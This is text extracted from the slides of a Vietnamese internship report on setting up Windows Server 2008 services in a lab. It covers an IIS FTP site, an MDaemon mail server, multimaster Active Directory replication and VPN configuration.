    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 100 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Khởi động Internet Information Services (IIS) 6.0 Manager. này đƣợc tìm thấy bằng cách nhấn vào nút "Start"> Administrative Tools > Internet Information Services (IIS) 6.0 Manager.
  • 104.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 101 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 chọn Add FTP Site
  • 105.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 102 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong FTP Site Creation Wizard -> Next. Nhập vào tên bất kì. Vd: athena
  • 106.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 103 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong FTP Site Creation Wizard -> nhập ip của máy: 192.168.1.1 -> Next. Trong FTP Site Creation Wizard -> Next.
  • 107.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 104 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn đƣờng dẫn của thƣ mục FTP. Trong FTP Site Creation Wizard -> đánh dấu vào Read và Wite -> Next.
  • 108.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 105 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong FTP Site Creation Wizard -> Finish. Trong Internet Information Services (IIS) 6.0 Manager -> start thƣ mục vừa mới tạo.
  • 109.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 106 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Qua windows 7 vào ftp://192.168.1.1
  • 110.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 107 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 10: MAIL I. Chuẩn bị: 1 máy server windows server 2008 Địa chỉ ip: 192.168.1.1 1 máy client windows 7 Địa chỉ ip: 192.168.1.2 II. Tiến hành cài đặt MDeamon v10. Khởi chạy file exe. MDaemon, chƣơng trình quản trị email server của Alt-N Technologies, có rất nhiều đặc tính tác dụng phong phú, linh hoạt, an toàn và dễ sử dụng. Đây là một trong những công nghệ quản trị email có giá trị nhất dành cho các tổ chức có từ 6 cho tới cả vài ngàn ngƣời dùng và bao gồm cả các nhà cung cấp dịch vụ Internet. Trong bài viết đầu về MDaemon, mình sẽ trình bay qua về cách cài đặt MDaemon trên Windows Server 2008. Khi chạy Setup, màng hình Welcome xuất hiện. Nhấn Next. Đọc sơ qua một số quy định của nó rồi nhấn I Agree.
  • 111.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 108 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn vị trí cài đặt của MDaemon rồi nhấn Next. Click Next
  • 112.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 109 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Next Nhập vào domain là Athena.edu.vn -> Next
  • 113.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 110 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Khai báo tài khoản Administrator cho Mail Server. Nhập địa chỉ DNS của server vào.
  • 114.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 111 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Set up MDaemon as an auto-starting system service nếu bạn muốn MDaemon Mail Server khởi động cùng với Server. Quá trình cài đặt diễn ra
  • 115.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 112 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Finish. III. tiến hành gửi nhận mail. Khởi động MDeamon
  • 116.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 113 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Nếu quá trình cài đặt thành công, bạn sẽ có kết quả nhƣ hình dƣới đây.
  • 117.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 114 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tick bỏ ô Requite strong password -> OK
  • 118.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 115 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Account -> New Account Nhập tên cho client ->OK. Sau đó chon Account -> edit
  • 119.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 116 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Truy cập vào www.athena.edu.vn:3000
  • 120.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 117 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Bên phía client.
  • 121.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 118 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tiến hành soạn thƣ gửi qua server. Server nhận từ client.
  • 122.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 119 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Soạn thƣ gửi từ server qua client. Client nhận từ Server Tham khảo video tại:http://www.youtube.com/watch?v=snVjWp_PpTk
  • 123.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 120 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 11: MÔ HÌNH MULTIMASTER. I. Replication Multimaster.( đa chủ nhân rộng) Active Directory sử dụng sao chép đa để thực hiện việc đồng bộ hóa thông tin thƣ mục. Đúng sao chép đa có thể đƣợc đối với các dịch vụ thƣ mục khác sử dụng một master-slave cách tiếp cận để cập nhật tất cả các bản cập nhật đó phải đƣợc thực hiện cho các bản sao chủ của thƣ mục và sau đó đƣợc nhân rộng đến các bản sao nô lệ. Hệ thống này là đủ cho một thƣ mục mà có một số lƣợng nhỏ các bản sao và cho một môi trƣờng mà tất cả các thay đổi có thể đƣợc áp dụng trực thuộc Trung ƣơng. Nhƣng phƣơng pháp này không quy mô ngoài tổ chức quy mô nhỏ cũng không đáp ứng nhu cầu của các tổ chức phân cấp. Với Active Directory, không có một bộ điều khiển tên miền là bậc thầy. Thay vào đó, tất cả các bộ điều khiển miền trong một miền là tƣơng đƣơng. Thay đổi có thể đƣợc thực hiện cho bất kỳ bộ điều khiển miền, không giống nhƣ một hệ thống duy nhất-master, mà sự thay đổi phải đƣợc thực hiện với một máy chủ. Trong hệ thống đơn chủ, máy chủ chính sao chép các thông tin cập nhật cho tất cả các máy chủ thƣ mục khác trong miền. Với sao chép đa, nó không phải là cần thiết cho tất cả các bộ điều khiển miền để nhân rộng với tất cả các bộ điều khiển tên miền khác. Thay vào đó, hệ thống thực hiện một cách mạnh mẽ các kết nối với bộ điều khiển xác định miền tái tạo mà các bộ điều khiển tên miền khác để đảm bảo rằng mạng không bị quá tải với lƣu lƣợng truy cập sao chép và nhân rộng độ trễ không phải là quá dài mà nó gây ra sự bất tiện cho ngƣời sử dụng. Tập hợp các kết nối thông qua đó thay đổi đƣợc nhân rộng để điều khiển tên miền trong một doanh nghiệp đƣợc gọi là cấu trúc liên kết nhân rộng . Khả năng cập nhật đa chủ cung cấp tính sẵn sàng cao của ghi vào đối tƣợng thƣ mục bởi vì một số máy chủ có thể chứa các bản sao có thể ghi của một đối tƣợng. Mỗi bộ điều khiển miền trong phạm vi có thể chấp nhận thông tin cập nhật một cách độc lập, không giao tiếp với bộ điều khiển tên miền khác. Hệ thống giải quyết bất kỳ cuộc xung đột trong bản cập nhật cho một đối tƣợng thƣ mục cụ thể. Nếu cập nhật hết và sao chép tiếp tục, tất cả các bản sao của một đối tƣợng cuối cùng đạt đƣợc giá trị nhƣ nhau. Cách thức mà các cửa hàng dịch vụ một thƣ mục thông tin trực tiếp xác định hiệu suất và khả năng mở rộng của dịch vụ thƣ mục. Dịch vụ thƣ mục phải xử lý một số lƣợng lớn các truy vấn so với số lƣợng các bản cập nhật thì phải xử lý. Một tỷ lệ điển hình của các truy vấn để cập nhật là 99:1. Bằng cách tạo ra nhiều bản sao
  • 124.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 121 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 của thƣ mục và giữ bản sao phù hợp, các dịch vụ thƣ mục có thể xử lý nhiều truy vấn mỗi giây. Sao chép đa cung cấp những ƣu điểm sau hơn sao chép đơn tổng thể: Nếu một domain controller trở nên không thể hoạt động, bộ điều khiển tên miền khác có thể tiếp tục cập nhật các thƣ mục. Trong sao chép đơn-master, nếu bộ điều khiển tên miền chính trở nên không thể hoạt động, cập nhật thƣ mục có thể không diễn ra. Ví dụ, nếu máy chủ không giữ mật khẩu và mật khẩu của bạn đã hết hạn, bạn có thể không thiết lập lại mật khẩu của bạn và do đó bạn không thể đăng nhập vào tên miền. Các máy chủ có khả năng làm thay đổi thƣ mục, mà trong Windows 2000 là bộ điều khiển miền, có thể đƣợc phân phối trên mạng và có thể đƣợc đặt tại nhiều địa điểm vật lý. II. cấu hình Multimaster. 1. chuẩn bị. - 2 máy server windows 2008 - 1 PC có domain: Athena.edu.vn. ip : 192.168.1.1 - 1PC chƣa domain. Ip: 192.168.1.2 2. cấu hình. PC 1
  • 125.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 122 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 PC 2 3. join domain PC2 vào PC1. Tiến hành join domain từ PC2 vào PC1 với domain là Athena.edu.vn. Mở computer -> properties .
  • 126.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 123 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Changes setting.
  • 127.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 124 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Nhập vào: Computer name: multimaster Domain: Athena.edu.vn. Ok.
  • 128.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 125 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 129.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 126 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Nhập quyền administrator và pass vào. Nhấp OK.
  • 130.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 127 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Nhấp OK. Khởi động lại máy.
  • 131.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 128 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 3. tiến hành nâng cấp domain cho PC1. Vào start -> run -> dcpromo.
  • 132.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 129 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next
  • 133.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 130 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next. Trong hộp thoại Active Directory Domain Services Installation Wizard ->chọn Exting format.
  • 134.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 131 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn set-> nhập quyền admin vào. Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next.
  • 135.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 132 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next. Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next
  • 136.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 133 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Yes. Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next.
  • 137.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 134 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Active Directory Domain Services Installation Wizard -> nhập pass vào. Trong hộp thoại Active Directory Domain Services Installation Wizard -> Next.
  • 138.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 135 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Active Directory Domain Services Installation Wizard -> check vào Reboot on completion. Khởi động lại máy.
  • 139.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 136 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 4. Kiểm tra đồng bộ PC2 và PC1. PC1.
  • 140.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 137 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 PC2.
  • 141.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 138 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 12: TRIỂN KHAI VPN I. Tìm hiểu VPN Giải pháp VPN (Virtual Private Network) đƣợc thiết kế cho những tổ chức có xu hƣớng tăng cƣờng thông tin từ xa vì địa bàn hoạt động rộng (trên toàn quốc hay toàn cầu). Tài nguyên ở trung tâm có thể kết nối đến từ nhiều nguồn nên tiết kiệm đƣợc đƣợc chi phí và thời gian. Một mạng VPN điển hình bao gồm mạng LAN chính tại trụ sở (Văn phòng chính), các mạng LAN khác tại những văn phòng từ xa, các điểm kết nối (nhƣ 'Văn phòng' tại gia) hoặc ngƣời sử dụng (Nhân viên di động) truy cập đến từ bên ngoài.
  • 142.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 139 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 1. Khái niệm. Mạng riêng ảo hay VPN (Virtual Private Network) là một mạng dành riêng để kết nối các máy tính lại với nhau thông qua mạng Internet công cộng. Những máy tính tham gia mạng riêng ảo sẽ "nhìn thấy nhau" nhƣ trong một mạng nội bộ - LAN (Local Area Network). Internet là một môi trƣờng công cộng, việc chia sẻ dữ liệu có tính riêng tƣ thông qua Internet là cực kỳ nguy hiểm vì những dữ liệu đó có thể dễ dàng bị rò rỉ, bị ăn cắp... Mạng riêng ảo là giao thức trợ giúp việc kết nối các máy tính lại với nhau thông qua một kênh truyền dẫn dữ liệu (tunel) riêng đã đƣợc mã hóa. Mạng riêng ảo giúp bảo vệ dữ liệu trong khi chúng đƣợc truyền trên Internet vì vậy mạng riêng ảo thƣờng đƣợc ứng dụng trong các trƣờng hợp sau: Làm việc từ xa: Truy cập từ xa thông qua Internet vào mạng của công ty để chia sẻ dữ liệu cũng nhƣ thực thi các ứng dụng nội bộ. Kết nối nhiều mạng với nhau (Site-to-Site): Nếu công ty có nhiều văn phòng, việc kết nối các mạng lại với nhau thành một mạng thống nhất sẽ đem lại hiệu quả ấn tƣợng trong việc quản lý & chia sẻ thông tin. Tạo phiên làm việc an toàn: Mạng riêng ảo là giải pháp tốt & với chi phí thấp cho một số công việc đòi hỏi tính bảo mật cao nhƣ quản trị máy chủ, website, cơ sở dữ liệu... Nếu thƣờng xuyên làm việc trên Internet & thông tin là tài sản vô giá, bạn nên ứng dụng mạng riêng ảo vào công việc của mình.
  • 143.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 140 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 2. Các loại VPN. Có hai loại phổ biến hiện nay là VPN truy cập từ xa (Remote-Access ) và VPN điểm-nối-điểm (site-to-site) VPN truy cập từ xa còn đƣợc gọi là mạng Dial-up riêng ảo (VPDN), là một kết nối ngƣời dùng-đến-LAN, thƣờng là nhu cầu của một tổ chức có nhiều nhân viên cần liên hệ với mạng riêng của mình từ rất nhiều địa điểm ở xa. Ví dụ nhƣ công ty muốn thiết lập một VPN lớn phải cần đến một nhà cung cấp dịch vụ doanh nghiệp (ESP). ESP này tạo ra một máy chủ truy cập mạng (NAS) và cung cấp cho những ngƣời sử dụng từ xa một phần mềm máy khách cho máy tính của họ. Sau đó, ngƣời sử dụng có thể gọi một số miễn phí để liên hệ với NAS và dùng phần mềm VPN máy khách để truy cập vào mạng riêng của công ty. Loại VPN này cho phép các kết nối an toàn, có mật mã. Hình minh họa cho thấy kết nối giữa Văn phòng chính và "Văn phòng" tại gia hoặc nhân viên di động là loại VPN truy cập từ xa). VPN điểm-nối-điểm là việc sử dụng mật mã dành cho nhiều ngƣời để kết nối nhiều điểm cố định với nhau thông qua một mạng công cộng nhƣ Internet. Loại này có thể dựa trên Intranet hoặc Extranet. Loại dựa trên Intranet: Nếu một công ty có vài địa điểm từ xa muốn tham gia vào một mạng riêng duy nhất, họ có thể tạo ra một VPN intranet (VPN nội bộ) để nối LAN với LAN. Loại dựa trên Extranet: Khi một công ty có mối quan hệ mật thiết với một công ty khác (ví dụ nhƣ đối tác cung cấp, khách hàng...), họ có thể xây dựng một VPN extranet (VPN mở rộng) kết nối LAN với LAN để nhiều tổ chức khác nhau có thể làm việc trên một môi trƣờng chung. Trong hình minh họa trên, kết nối giữa Văn phòng chính và Văn phòng từ xa là loại VPN Intranet, kết nối giữa Văn phòng chính với Đối tác kinh doanh là VPN Extranet. 3.Bảo mật trong VPN Tƣờng lửa (firewall) là rào chắn vững chắc giữa mạng riêng và Internet. Bạn có thể thiết lập các tƣờng lửa để hạn chế số lƣợng cổng mở, loại gói tin và giao thức đƣợc chuyển qua. Một số sản phẩm dùng cho VPN nhƣ router 1700 của Cisco có thể nâng cấp để gộp những tính năng của tƣờng lửa bằng cách chạy hệ điều hành Internet Cisco IOS thích hợp. Tốt nhất là hãy cài tƣờng lửa thật tốt trƣớc khi thiết lập VPN.
  • 144.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 141 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Mật mã truy cập là khi một máy tính mã hóa dữ liệu và gửi nó tới một máy tính khác thì chỉ có máy đó mới giải mã đƣợc. Có hai loại là mật mã riêng và mật mã chung. Mật mã riêng (Symmetric-Key Encryption): Mỗi máy tính đều có một mã bí mật để mã hóa gói tin trƣớc khi gửi tới máy tính khác trong mạng. Mã riêng yêu cầu bạn phải biết mình đang liên hệ với những máy tính nào để có thể cài mã lên đó, để máy tính của ngƣời nhận có thể giải mã đƣợc. Mật mã chung (Public-Key Encryption) kết hợp mã riêng và một mã công cộng. Mã riêng này chỉ có máy của bạn nhận biết, còn mã chung thì do máy của bạn cấp cho bất kỳ máy nào muốn liên hệ (một cách an toàn) với nó. Để giải mã một message, máy tính phải dùng mã chung đƣợc máy tính nguồn cung cấp, đồng thời cần đến mã riêng của nó nữa. Có một ứng dụng loại này đƣợc dùng rất phổ biến là Pretty Good Privacy (PGP), cho phép bạn mã hóa hầu nhƣ bất cứ thứ gì. Giao thức bảo mật giao thức Internet (IPSec) cung cấp những tính năng an ninh cao cấp nhƣ các thuật toán mã hóa tốt hơn, quá trình thẩm định quyền đăng nhập toàn diện hơn. IPSec có hai cơ chế mã hóa là Tunnel và Transport. Tunnel mã hóa tiêu đề (header) và kích thƣớc của mỗi gói tin còn Transport chỉ mã hóa kích thƣớc. Chỉ những hệ thống nào hỗ trợ IPSec mới có thể tận dụng đƣợc giao thức này. Ngoài ra, tất cả các thiết bị phải sử dụng một mã khóa chung và các tƣờng lửa trên mỗi hệ thống phải có các thiết lập bảo mật giống nhau. IPSec có thể mã hóa dữ liệu giữa nhiều thiết bị khác nhau nhƣ router với router, firewall với router, PC với router, PC với máy chủ. Máy chủ AAA AAA là viết tắt của ba chữ Authentication (thẩm định quyền truy cập), Authorization (cho phép) và Accounting (kiểm soát). Các server này đƣợc dùng để đảm bảo truy cập an toàn hơn. Khi yêu cầu thiết lập một kết nối đƣợc gửi tới từ máy khách, nó sẽ phải qua máy chủ AAA để kiểm tra. Các thông tin về những hoạt động của ngƣời sử dụng là hết sức cần thiết để theo dõi vì mục đích an toàn. 4.Sản phẩm công nghệ dành cho VPN Tùy vào loại VPN (truy cập từ xa hay điểm-nối-điểm), bạn sẽ cần phải cài đặt những bộ phận hợp thành nào đó để thiết lập mạng riêng ảo. Đó có thể là:
  • 145.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 142 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Phần mềm cho desktop của máy khách dành cho ngƣời sử dụng từ xa. - Phần cứng cao cấp nhƣ bộ xử lý trung tâm VPN hoặc firewall bảo mật PIX. - Server VPN cao cấp dành cho dịch vụ Dial-up. - NAS (máy chủ truy cập mạng) do nhà cung cấp sử dụng để phục vụ ngƣời sử dụng từ xa. - Mạng VPN và trung tâm quản lý. 5. Bộ xử lý trung tâm VPN Có nhiều loại máy xử lý VPN của các hãng khác nhau, nhƣng sản phẩm của Cisco tỏ ra vƣợt trội ở một số tính năng. Tích hợp các kỹ thuật mã hóa và thẩm định quyền truy cập cao cấp nhất hiện nay, máy xử lý VPN đƣợc thiết kế chuyên biệt cho loại mạng này. Chúng chứa các module xử lý mã hóa SEP, cho phép ngƣời sử dụng dễ dàng tăng dung lƣợng và số lƣợng gói tin truyền tải. Dòng sản phẩm có các model thích hợp cho các mô hình doanh nghiệp từ nhỏ đến lớn (từ100 cho đến 10.000 điểm kết nối từ xa truy cập cùng lúc). Bộ xử lý trung tâm VPN số hiệu 3000 của hãng Cisco. 6. Router dùng cho VPN Thiết bị này cung cấp các tính năng truyền dẫn, bảo mật. Dựa trên hệ điều hành Internet IOS của mình, hãng Cisco phát triển loại router thích hợp cho mọi trƣờng hợp, từ truy cập nhà-tới-văn phòng cho đến nhu cầu của các doanh nghiệp quy mô lớn. 7. Tƣờng lửa PIX của Cisco Firewall trao đổi Internet riêng (Private Internet Exchange) bao gồm một cơ chế dịch địa chỉ mạng rất mạnh, máy chủ proxy, bộ lọc gói tin, các tính năng VPN và chặn truy cập bất hợp pháp.
  • 146.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 143 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Thay vì dùng IOS, thiết bị này có hệ điều hành với khả năng tổ chức cao, xoay sở đƣợc với nhiều giao thức, hoạt động rất mạnh bằng cách tập trung vào IP. II. VPN client to site. 1. Cài đặt. Start -> Administrative Tools -> Routing and Remote Access. Trong hộp thoại này chạy Configure and Enable routing and remote access. Trong routing and remote access server setup wizad -> Next.
  • 147.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 144 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong routing and remote access server setup wizad -> chọn Custum configuration.
  • 148.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 145 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong routing and remote access server setup wizad -> chọn VPN access và LAN routing. Trong routing and remote access server setup wizad -> nhấn Fisnish.
  • 149.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 146 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Khởi chạy routing. Trong routing and remote access server setup wizad -> chọn Fisnish.
  • 150.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 147 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong routing and remote access -> chọn Properties.
  • 151.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 148 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Ta tiến hành add thêm IP cho routing.
  • 152.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 149 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 153.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 150 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tiến hành tạo use. Start -> Administrative Tools-> Active Directory…
  • 154.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 151 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn new tạo user mới.
  • 155.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 152 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tạo user có tên hien 123 và password.
  • 156.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 153 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Kiểm tra Active Directory Users and Computers đã tạo thành công.
  • 157.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 154 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong Active Directory Users and Computers -> Properties user vừa tạo. Chọn Allow Access.
  • 158.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 155 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Windows 7 vào Netword and Sharing Center.
  • 159.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 156 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 160.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 157 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 161.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 158 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 162.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 159 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 163.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 160 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Sau khi hoàn thành đăng nhập user vừa tạo trên windows 7.
  • 164.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 161 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 165.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 162 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 166.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 163 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 III.VPN SITE TO SITE 1. chuẩn bị: - 2 windows server 2008 -2 windows 2007 + máy PC 1 windows 2007 co ip 192.168.1.2. máy này sẻ ping thông với PC 2 là windows server 2008 có địa chỉ ip là 192.168.1.1. + máy PC 3 windows 2007 co ip 192.168.2.2 máy này sẻ ping thông với PC 4 là windows server 2008 có địa chỉ ip là 192.168.2.1. 2. Đặt IP cho 4 máy Máy PC 1
  • 167.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 164 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Máy PC 2 Máy PC 3
  • 168.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 165 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Máy PC 4 3. Tiến hành cấu hình trên 2 server. Trên server 1 ( PC 2).
  • 169.
